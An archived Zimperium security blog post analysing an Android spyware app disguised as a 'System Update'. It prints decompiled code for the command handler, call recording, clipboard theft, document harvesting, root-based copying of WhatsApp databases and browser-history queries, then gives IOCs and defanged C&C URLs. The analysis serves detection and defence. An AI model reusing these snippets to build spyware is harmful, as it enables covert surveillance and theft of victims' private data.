New Advanced Android Malware Posing as “System Update" - Zimperium

By Aazim Yaswant

Published: 2021-03-26 · Archived: 2026-04-05 13:43:08 UTC

Another week, and another major mobile security risk. A few weeks ago, Zimperium zLabs researchers disclosed unsecured cloud configurations exposing information in thousands of legitimate iOS and Android apps (you can read more about it in our blog). This week, zLabs is warning Android users about a sophisticated new malicious app.

The “System Update” app was identified by zLabs researchers who noticed an Android application being detected by the z9 malware engine powering zIPS on-device detection. Following an investigation, we discovered it to be a sophisticated spyware campaign with complex capabilities. We also confirmed with Google that the app was not and has never been on Google Play.

In this blog, we will:

- Cover the capabilities of the spyware;
- Discuss the techniques used to collect and store data; and
- Show the communication with the C&C server to exfiltrate stolen data.

What can the malware do?

The mobile application poses a threat to Android devices by functioning as a Remote Access Trojan (RAT) that receives and executes commands to collect and exfiltrate a wide range of data and perform a wide range of malicious actions, such as:

- Stealing instant messenger messages;
- Stealing instant messenger database files (if root is available);
- Inspecting the default browser’s bookmarks and searches;
- Inspecting the bookmark and search history from Google Chrome, Mozilla Firefox, and Samsung Internet Browser;
- Searching for files with specific extensions (including .pdf, .doc, .docx, and .xls, .xlsx);
- Inspecting the clipboard data;
- Inspecting the content of the notifications;
- Recording audio;
- Recording phone calls;
- Periodically take pictures (either through the front or back cameras);
- Listing of the installed applications;
- Stealing images and videos;
- Monitoring the GPS location;

- Stealing SMS messages;
- Stealing phone contacts;
- Stealing call logs;
- Exfiltrating device information (e.g., installed applications, device name, storage stats); and
- Concealing its presence by hiding the icon from the device's drawer/menu.

How does the malware work?

Upon installation (from a third party store, not Google Play Store), the device gets registered with the Firebase Command and Control (C&C) with details such as the presence or absence of WhatsApp, battery percentage, storage stats, the token received from the Firebase messaging service, and the type of internet connection.

Options to update the mentioned device information exist as "update" and "refreshAllData," the difference being, in "update," the device information alone is being collected and sent to C&C, whereas in "refreshAllData," a new Firebase token is also generated and exfiltrated.

The spyware's functionality and data exfiltration are triggered under multiple conditions, such as a new contact added, new SMS received or, a new application installed by making use of Android's *contentObserver* and Broadcast receivers.

Commands received through the Firebase messaging service initiate actions such as recording of audio from the microphone and exfiltration of data such as SMS messages. The Firebase communication is only used to issue the commands, and a dedicated C&C server is used to collect the stolen data by using a POST request.

Command	Action & Data involved
lo	Steal GPS/Network location
co	Steal contacts list
log	Steal call logs
me	Steal SMS messages
ph	Collect photo thumbnails
vi	Collect video thumbnails
re	Record microphone audio
ca	Take a picture using the camera
dca	Choose between the front and rear camera
rf	Refresh or re-register the device
rfsc	Update the device information
modd	Allow mobile data to be used to upload the stolen information

```
@Override  // com.google.firebase.messaging.FirebaseMessagingService
@SuppressLint({"WrongThread"})
public void onMessageReceived(RemoteMessage arg3) {
    new Thread(new Runnable() {
        @Override
        public void run() {
            String v0 = (String)arg3.getData().get(ConstantAppString.CO);
            AppLogger.logDebug(FirebaseMessagingService.TAG, v0);
            int v2 = 0;
            int v3 = 1;
            if(v0.equals(ConstantAppString.LO)) {
                new Handler(Looper.getMainLooper()).post(new Runnable() {
                    @Override
                    public void run() {
                        LocationUtility.getInstance(FirebaseMessagingService.this.getApplicationContext()).initializeLocation(FirebaseMessagingService.this.getApplicationContext());
                    }
                });
            }
            else if(v0.equals(ConstantAppString.ME)) {
                SharedPreferencessClass.getInstance(FirebaseMessagingService.this.getApplicationContext()).setLastDataCollectionTime(ConstantAppString.MESSAGES_FOLDER, 0L);
                new GetMessages(FirebaseMessagingService.this.getApplicationContext()).collectSynchronously();
            }
            else if(v0.equals(ConstantAppString.CO)) {
                SharedPreferencessClass.getInstance(FirebaseMessagingService.this.getApplicationContext()).setLastDataCollectionTime(ConstantAppString.CONTACTS_FOLDER, 0L);
                SharedPreferencessClass.getInstance(FirebaseMessagingService.this.getApplicationContext()).setLastDataCollectionId(ConstantAppString.CONTACTS_FOLDER, 0L);
                new GetContacts(FirebaseMessagingService.this.getApplicationContext()).collectSynchronously();
            }
```

Figure 1: Code to parse and execute the commands from Firebase C&C (refer to IOCs)

The spyware is looking for any activity of interest, such as a phone call, to immediately record the conversation, collect the updated call log, and then upload the contents to the C&C server as an encrypted ZIP file. Determined to leave no traces of its malicious actions, the spyware deletes the files as soon as it receives a “success” response from the C&C server on successfully receiving the uploaded files.

```
<receiver android:name="com.update.system.important.callrecord.CallReceiver">
  <intent-filter android:priority="1">
    <action android:name="android.intent.action.NEW_OUTGOING_CALL"/>
    <action android:name="android.intent.action.PHONE_STATE"/>
  </intent-filter>
</receiver>
```

Figure 2: Broadcast receiver declaration in AndroidManifest.xml

The collected data is organized into several folders inside the spyware's private storage, located at: "/data/data/com.update.system.important/files/files/system/FOLDER_NAME" where the "FOLDER_NAME" is specified as shown in the following image.

```
ConstantAppString.LOCATION_FOLDER = "99990";
ConstantAppString.CONTACTS_FOLDER = "99991";
ConstantAppString.CALL_LOGS_FOLDER = "99992";
ConstantAppString.MESSAGES_FOLDER = "99993";
ConstantAppString.IMAGES_FOLDER = "99994";
ConstantAppString.VIDEOSPICTURES_FOLDER = "99995";
ConstantAppString.CALL_RECORDING_FOLDER = "99997";
ConstantAppString.VOICE_RECORDING_FOLDER = "99998";
ConstantAppString.CAMERA_FOLDER = "99999";
ConstantAppString.COMMAND_FOLDER = "100000";
ConstantAppString.TREE_FOLDER = "100001";
ConstantAppString.WHATSAPP_FOLDER = "100002";
ConstantAppString.BOOKMARKS_FOLDER = "100003";
ConstantAppString.HISTORY_FOLDER = "100004";
ConstantAppString.SEARCHES_FOLDER = "100005";
ConstantAppString.CHROME_BOOKMARKS_FOLDER = "100006";
ConstantAppString.CHROME_HISTORY_FOLDER = "100007";
ConstantAppString.CHROME_SEARCHES_FOLDER = "100008";
ConstantAppString.FIREFOX_BOOKMARKS_FOLDER = "100009";
ConstantAppString.CLIPBOARD_FOLDER = "100012";
ConstantAppString.DOCUMENTS_FOLDER = "100013";
ConstantAppString.SEC_FOLDER = "100014";
ConstantAppString.NOTIFICATION_FOLDER = "100015";
ConstantAppString.MESSAGES_MESSENGER_FOLDER = "100016";
ConstantAppString.MESSAGES_WHATS_FOLDER = "100017";
ConstantAppString.SCREENSHOT_FOLDER = "100018";
```

Figure 3: Names of folders for storing stolen data in the app's private directory

Along with the command "re" for recording the audio from the microphone, the parameters received are "from_time" and "to_time," which is used to schedule an *OneTimeWorkRequest* job to perform the intended malicious activity. Such usage of job scheduling can be affected by battery optimizations applied on applications by the Android OS, due to which, the spyware requests permission to ignore battery optimizations and function unhindered.

```
else if(v0.equals(ConstantAppString.RE)) {
    String v0_3 = (String)arg3.getData().get(ConstantAppString.FROM_TIME);
    String v1 = (String)arg3.getData().get(ConstantAppString.TO_TIME);
    FirebaseMessagingService.this.scheduleJob(v0_3, v1);
}
```

Figure 4: Scheduling a job using parameters from the Firebase C&C

```
Intent v2 = new Intent();
String v4 = this.getPackageName();
if(((PowerManager)this.getSystemService("power")).isIgnoringBatteryOptimizations(v4)) {
    this.a = true;
}
else {
    AppLogger.logDebug("StartService", "startActivityForResult");
    this.a = false;
    v2.setAction("android.settings.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS");
    v2.setData(Uri.parse(ConstantAppString.PACKAGE + ":" + v4));
    this.startActivityForResult(v2, 23);
}
```

Figure 5: Code to prevent battery optimizations on the spyware application

Being very concerned about the freshness of the data, the spyware doesn't use data collected before a fixed period.

For example, location data is collected either from the GPS or the network (whichever is the more recent) and if this most recent value is more than 5 minutes in the past, it decides to collect and store the location data all over again. The same applies to photos taken using the device's camera, and the value is set to 40 minutes.

```
if(Utility.screenOn(GoogleServices.this.getBaseContext())) {
    GoogleServices.a(GoogleServices.this, true);
    new Handler().postDelayed(new Runnable() {
        @Override
        public void run() {
            if(System.currentTimeMillis() - SharedPreferencessClass.getInstance(GoogleServices.this.getApplicationContext()).getLastCapture() > 2400000L) {
                SharedPreferencessClass.getInstance(GoogleServices.this.getApplicationContext()).setLastCapture(System.currentTimeMillis());
                int v0 = SharedPreferencessClass.getInstance(GoogleServices.this.getApplicationContext()).getCameraShotType();
                Common.takePicture(GoogleServices.this.getBaseContext(), v0);
            }
        }
    }, 5000L);
    return;
}
```

Figure 6: Code to capture a picture using the camera if last taken is at least 40 mins ago

The spyware abuses the device's Accessibility Services (gained from social engineering by asking users to enable accessibility services) to collect conversations and message details from WhatsApp by scraping the content on the screen after detecting the package name of the top window matches WhatsApp ("com.whatsapp"). The collected data is stored within an SQLite database with a model, as seen in the images below.

```
@Entity(primaryKeys = {"conversationName", "messageText", "date", "title", "caption", "number", "senderName", "info", "sender"}, tableName = "MessageWhatsModel")
```

Figures 7: The database models for storing data from Whatsapp

In addition to collecting the messages using the Accessibility Services, if root access is available, the spyware steals the WhatsApp database files by copying them from WhatsApp's private storage.

```
ConstantAppString.WHATS_GET_DATABASE = "cp /data/data/com.whatsapp/databases/";
ConstantAppString.WHATS_CHANG_MOD_DATABASE = "chmod 777 ";
ConstantAppString.WHATS_GET_DATABASE_FILE_1 = "wa.db-wal";
ConstantAppString.WHATS_GET_DATABASE_FILE_2 = "wa.db-shm";
ConstantAppString.WHATS_GET_DATABASE_FILE_3 = "wa.db";
ConstantAppString.WHATS_GET_DATABASE_FILE_4 = "msgstore.db-wal";
ConstantAppString.WHATS_GET_DATABASE_FILE_5 = "msgstore.db-shm";
ConstantAppString.WHATS_GET_DATABASE_FILE_6 = "msgstore.db";
```

Figure 8: The six files that get copied from the WhatsApp database if root is available

The spyware actively steals the clipboard data by registering clipboard listeners in just the same way as it spies on SMS, GPS location, contacts, call logs, and notifications. The listeners, observers, and broadcasted intents are used to trigger actions such as recording a phone call and collecting the thumbnails of newly captured images/videos by the victim.

```
@Override  // android.content.ClipboardManager$OnPrimaryClipChangedListener
public void onPrimaryClipChanged() {
    try {
        if(System.currentTimeMillis() - ClipboardHelper.this.lastCapture > 1000L) {
            ClipData v0 = ClipboardHelper.this.clipboardManager.getPrimaryClip();
            CharSequence v2 = v0.getItemAt(0).getText();
            ClipboardHelper.this.threadPool.execute(new WriteRunnable(ClipboardHelper.this, v2));
            if(v2 != null) {
                ClipboardHelper.this.lastCapture = System.currentTimeMillis();
            }

            AppLogger.logDebug(ClipboardHelper.this.TAG, ConstantAppString.New_clipboard_read + " " + v0.getItemAt(0).getText());
        }
    }
```

Figure 9: Code to steal data from the clipboard

The Android device's storage is searched for files smaller than 30MB and having file extensions from the list of "interesting" types (.pdf, .doc, .docx, .xls, .xlsx, .ppt, .pptx) to be copied to the private directory of the application and encrypted as a folder before exfiltration to the C&C server.

```
public void getRequiredFiles(File arg10) {
    File[] v10 = arg10.listFiles();
    if(v10 != null) {
        int v1 = 0;
        int v2 = 0;
        while(v1 < v10.length) {
            File v3 = v10[v1];
            if(v3.isDirectory()) {
                this.getRequiredFiles(v3);
            }
            else if(v3.length() < 30000000L && ((v3.getName().endsWith(ConstantAppString.DOT_PDF)) ||
                AppLogger.logDebug(this.TAG, v3.getName() + " : " + v3.getAbsolutePath());
                if(this.c.getDocument(v3.getName())) {
                    goto label_82;
                }

                String v4 = this.getFolder() + File.separator + v3.getName();
                try {
                    Utility.copyFile(v3, new File(v4));
                    this.c.addDocument(v3.getName());
                }
                catch(IOException v3_1) {
                    AppLogger.logException(v3_1);
                }
```

Figure 10: Code to search for files with specific extension and size less than 30MB

An aggressive capability of the spyware is to access and steal the contents cached and stored in the external storage. In an attempt to not exfiltrate all the images/videos, which can usually be quite large, the spyware steals the thumbnails which are much smaller in size. This would also significantly reduce the bandwidth consumption and avoid showing any sign of data exfiltration over the internet (assisting in evading detection). When the victim is using Wi-Fi, all the stolen data from all the folders are sent to the C&C, whereas when the victim is using a mobile data connection, only a specific set of data is sent to C&C, as seen in Figure 12.

```
@Override  // com.update.system.important.collector.folderscollector.BaseFileColl
public void collectRawDataToUploadFolder() {
    this.LIMIT_NUM_FOR_ITERATION = 10;
    this.collectVideosThumbs(MediaStore.Video.Media.EXTERNAL_CONTENT_URI);
    this.collectVideosThumbs(MediaStore.Video.Media.INTERNAL_CONTENT_URI);
    this.b.setLastDataCollectionTime("99995", System.currentTimeMillis());
}

private void collectVideosThumbs(Uri arg15) {
    this.b.getLastDataCollectionId("99995");
    String[] v5 = {String.valueOf(this.b.getLastDataCollectionDate("99995"))};
    Cursor v15 = this.a.getContentResolver().query(arg15, new String[]{"_data", "_display_name", "datetaken", "_id"}, "datetaken > ?", v5, "datetaken ASC");
    int v1 = 0;
    int v2 = 0;
    while(v1 < v15 == null ? 0 : v15.getCount()) {
        try {
            v15.moveToPosition(v1);
            long v3_1 = v15.getLong(v15.getColumnIndex("_id"));
            String v5_1 = v15.getString(v15.getColumnIndex("_data"));
            AppLogger.logDebug(this.TAG, "Video Id: " + v3_1);
            AppLogger.logDebug(this.TAG, "Video Path: " + v5_1);
            Bitmap v6 = this.getThumbBitmap(v3_1);
            String v10 = this.getThumbInfo(v15, v3_1);
```

```
public static void fillUploadOnMobileList() {
    if(GoogleServices.FOLDERS_TO_UPLOAD_ON_MOBILE_DATA.isEmpty()) {
        GoogleServices.FOLDERS_TO_UPLOAD_ON_MOBILE_DATA.add(ConstantAppString.LOCATION_FOLDER);
        GoogleServices.FOLDERS_TO_UPLOAD_ON_MOBILE_DATA.add(ConstantAppString.CONTACTS_FOLDER);
        GoogleServices.FOLDERS_TO_UPLOAD_ON_MOBILE_DATA.add(ConstantAppString.CALL_LOGS_FOLDER);
        GoogleServices.FOLDERS_TO_UPLOAD_ON_MOBILE_DATA.add(ConstantAppString.MESSAGES_FOLDER);
        GoogleServices.FOLDERS_TO_UPLOAD_ON_MOBILE_DATA.add(ConstantAppString.IMAGES_FOLDER);
        GoogleServices.FOLDERS_TO_UPLOAD_ON_MOBILE_DATA.add(ConstantAppString.VIDEOSPICTURES_FOLDER);
        GoogleServices.FOLDERS_TO_UPLOAD_ON_MOBILE_DATA.add(ConstantAppString.CLIPBOARD_FOLDER);
        GoogleServices.FOLDERS_TO_UPLOAD_ON_MOBILE_DATA.add(ConstantAppString.NOTIFICATION_FOLDER);
        GoogleServices.FOLDERS_TO_UPLOAD_ON_MOBILE_DATA.add(ConstantAppString.MESSAGES_MESSENGER_FOLDER);
        GoogleServices.FOLDERS_TO_UPLOAD_ON_MOBILE_DATA.add(ConstantAppString.MESSAGES_WHATS_FOLDER);
    }
}
```

Figure 11, 12: The code to collect thumbnails, and make a list of folders to upload from a mobile data connection

Apart from the various types of personal data stolen from the victim, the spyware wants more private data such as the victim's bookmarks and search history from popular browsers like Google Chrome, Mozilla Firefox, and the Samsung Internet Browser.

```
ConstantAppString.com_android_chrome = "com.android.chrome";
ConstantAppString.org_mozilla_firefox = "org.mozilla.firefox";
ConstantAppString.content_browser_bookmarks = "content://browser/bookmarks";
ConstantAppString.content_browser_searches = "content://browser/searches";
ConstantAppString.content_com_android_chrome_browser_bookmarks = "content://com.android.chrome.browser/bookmarks";
ConstantAppString.content_com_android_chrome_browser_searches = "content://com.android.chrome.browser/searches";
ConstantAppString.content_com_sec_android_app_sbrowser_browser_bookmarks = "content://com.sec.android.app.sbrowser.browser/bookmarks";
ConstantAppString.content_org_mozilla_firefox_db_browser_bookmarks = "content://org.mozilla.firefox.db.browser/bookmarks";
```

Figure 13: The content providers to query bookmarks and searches made by the victim

To identify the victim's device name, the spyware tries to compare the information collected from the device's "Build.DEVICE" and "Build.MODEL" with a list of hardcoded values amounting to a total of 112 device names such as seen below.

```
if(arg7 != null && (arg7.equals("shamu"))) {
    return "Nexus 6";
}

if(arg7 != null && (arg7.equals("OnePlus")) || arg8 != null && (arg8.equals("ONE E1003"))) {
    return "OnePlus";
}

if(arg7 != null && (arg7.equals("OnePlus2")) || arg8 != null && (arg8.equals("ONE A2003"))) {
    return "OnePlus2";
}

if(arg7 != null && (arg7.equals("OnePlus3")) || arg8 != null && (arg8.equals("ONEPLUS A3000"))) {
    return "OnePlus3";
}

if(arg7 != null && (arg7.equals("OnePlus5")) || arg8 != null && (arg8.equals("ONEPLUS A5000"))) {
    return "OnePlus5";
}

if(arg7 != null && ((arg7.equals("a53g")) || (arg7.equals("a5lte")) || (arg7.equals("a5ltechn"))
    return "Galaxy A5";
}
```

Figure 14: Snippet of code to identify the device by matching with a list of 112 devices

The spyware creates a notification if the device's screen is off when it receives a command using the Firebase messaging service, as shown in the below images. The "**Searching for update..**" is not a legitimate notification from the operating system, but the spyware.




Figure 15, 16: The Fake notification and communication with the C&C server

The spyware is capable of performing a wide range of malicious activities to spy on the victim while posing as a "System Update" application. It exhibits a rarely seen before feature, stealing thumbnails of videos and images, in addition to the usage of a combination of Firebase and a dedicated Command & Control server for receiving commands and exfiltrate data.

IOCs

Spyware applications:

96de80ed5ff6ac9faa1b3a2b0d67cee8259fda9f6ad79841c341b1c3087e4c92

6301e2673e7495ebdfd34fe51792e97c0ac01221a53219424973d851e7a2ac93

C&C servers:


hxxps://mypro-b3435.firebaseio.com

hxxps://licences.website/backendNew/public/api/

To learn more

To learn more about how Zimperium detects and prevents malware from disrupting enterprises globally, contact us.

Zimperium zIPS, powered by Zimperium's machine learning-based engine, z9, detects this malware. Additionally, zIPS with Samsung Knox enables immediate and automated mitigation capabilities.



Source: https://www.zimperium.com/blog/new-advanced-android-malware-posing-as-system-update/